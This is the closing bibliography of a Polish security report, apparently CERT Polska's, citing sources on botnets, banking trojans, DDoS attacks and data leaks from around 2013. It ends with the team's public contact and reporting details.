[35] CERT Polska. Otwarte serwery DNS – najlepszy przyjaciel ataków DDoS. https://www.cert.pl/news/6767, marzec 2013.

[36] CERT Polska. Przejęcie domen botnetu Citadel plitfi. http://www.cert.pl/PDF/Raport_Citadel_plitfi_PL.pdf, kwiecień 2013.

[37] CERT Polska. Przejęcie domen botnetu Virut. http://www.cert.pl/PDF/Raport_Virut_PL.pdf, luty 2013.

[38] CERT Polska. Uwaga! Malware podmieniający numer konta podczas kopiowania ze schowka Windows. http://www.cert.pl/news/7662, październik 2013.

[39] CERT Polska. Wykradacz haseł jednorazowych na Androida udający mobilnego antywirusa. http://www.cert.pl/news/7866, grudzień 2013.

[40] CERT Polska. Nowy trojan bankowy napisany w .NET (VBKlip): bez sieci, bez rejestru, nie wykrywany przez AV. http://www.cert.pl/news/7955, styczeń 2014.

[41] Matthew Prince. The DDoS That Almost Broke the Internet. http://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet, marzec 2013.

[42] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monrose, and Andreas Terzis. My Botnet is Bigger Than Yours (Maybe, Better than Yours): why size estimates remain challenging. https://www.usenix.org/event/hotbots07/tech/full_papers/rajab/rajab.pdf, styczeń-czerwiec 2013.

[43] RSA. Thieves Reaching for Linux – "Hand of Thief" Trojan Targets Linux #INTH3WILD. https://blogs.rsa.com/thieves-reaching-for-linux-hand-of-thief-trojan-targets-linux-inth3wild/, sierpień 2013.

[44] Kahu Security. Kore Exploit Kit. http://www.kahusecurity.com/2013/kore-exploit-kit/, lipiec 2013.

[45] Atinderpal Singh. Necurs – C&C domains non-censorable. http://normanshark.com/blog/necurs-cc-domains-non-censorable/, wrzesień 2013.

[46] Michele Spagnuolo. Bitlodine: Extracting Intelligence from the Bitcoin Network. Master's thesis, Politecnico di Milano, 2013.

[47] Rada Monitoringu Społecznego. Diagnoza Społeczna 2013, Warunki i Jakość Życia Polaków. http://ce.vizja.pl/en/download-pdf/volume/7/issue/3.1/id/295, sierpień 2013.

[48] Główny Urząd Statystyczny. Gospodarstwa domowe w 2011 roku – wyniki spisu ludności i mieszkań 2011. http://www.stat.gov.pl/cps/rde/xbcr/gus/LU_Gospodarstwa_domowe_w_2011r_wyniki_NSP2011.pdf, styczeń 2013.

[49] Główny Urząd Statystyczny. Społeczeństwo informacyjne w Polsce. Wyniki badań statystycznych z lat 2009-2013. http://www.stat.gov.pl/cps/rde/xbcr/gus/NTS_spolecz_inform_w_polsce_2009-2013.pdf, styczeń 2014.

[50] Brett Stone-Gross, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna. Your botnet is my botnet: analysis of a botnet takeover. Proceedings of the 16 th ACM conference on Computer and communications security (CCS '09), 2009.

[51] Zauafana Trzecia Strona. Operatorzy: 136 naruszeń ochrony danych osobowych w 2013. http://zaufanatrzeciastrona.pl/post/operatorzy-136-naruszen-ochrony-danych-osobowych-w-2013/, styczeń 2014.

[52] Zaufana Trzecia Strona. Nowy typ szantażu – napiszcie o nas artykuł, albo opublikujemy bazę. http://zaufanatrzeciastrona.pl/post/nowy-typ-szantazu-napiszcie-o-nas-artykul-albo-opublikujemy-baze/, wrzesień 2013.

[53] Zaufana Trzecia Strona. Wyciek danych ponad 400 tysiecy abonentów firmy Hyperion. http://zaufanatrzeciastrona.pl/post/wyciek-danych-ponad-400-tysiecy-abonentow-firmy-hyperion/, listopad 2013.

[54] Zaufana Trzecia Strona. Wyciekła baza 1,3 mln kont nastolatek wraz z hasłami otwartym tekstem. http://zaufanatrzeciastrona.pl/post/wyciekla-baza-13-mln-kont-nastolatek-wraz-z-haslami-otwartym-tekstem/, marzec 2013.

[55] Gazeta.pl Technologie. Co się dzieje w polskiej sieci? Allegro, mBank padają pod atakami DDoS. http://technologie.gazeta.pl/internet/1,104530,13686396,Co_sie_dzieje_w_polskiej_sieciAllegromBank_padaja.html, kwiecień 2013.

KONTAKT

Zgłaszanie incydentów: cert@cert.pl

Zgłaszanie spamu: spam@cert.pl

Informacja: info@cert.pl


Klucz PGP: www.cert.pl/pub/0×553FEB09.asc

Strona WWW: www.cert.pl

Facebook: fb.com/CERT.Polska

RSS: www.cert.pl/rss

Twitter: @CERT_Polska, @CERT_Polska_en



ADRES
NASK / CERT Polska
ul. Wąwozowa 18, 02-796 Warszawa
Telefon: +48 22 3808 274
Faks: +48 22 3808 399

NASK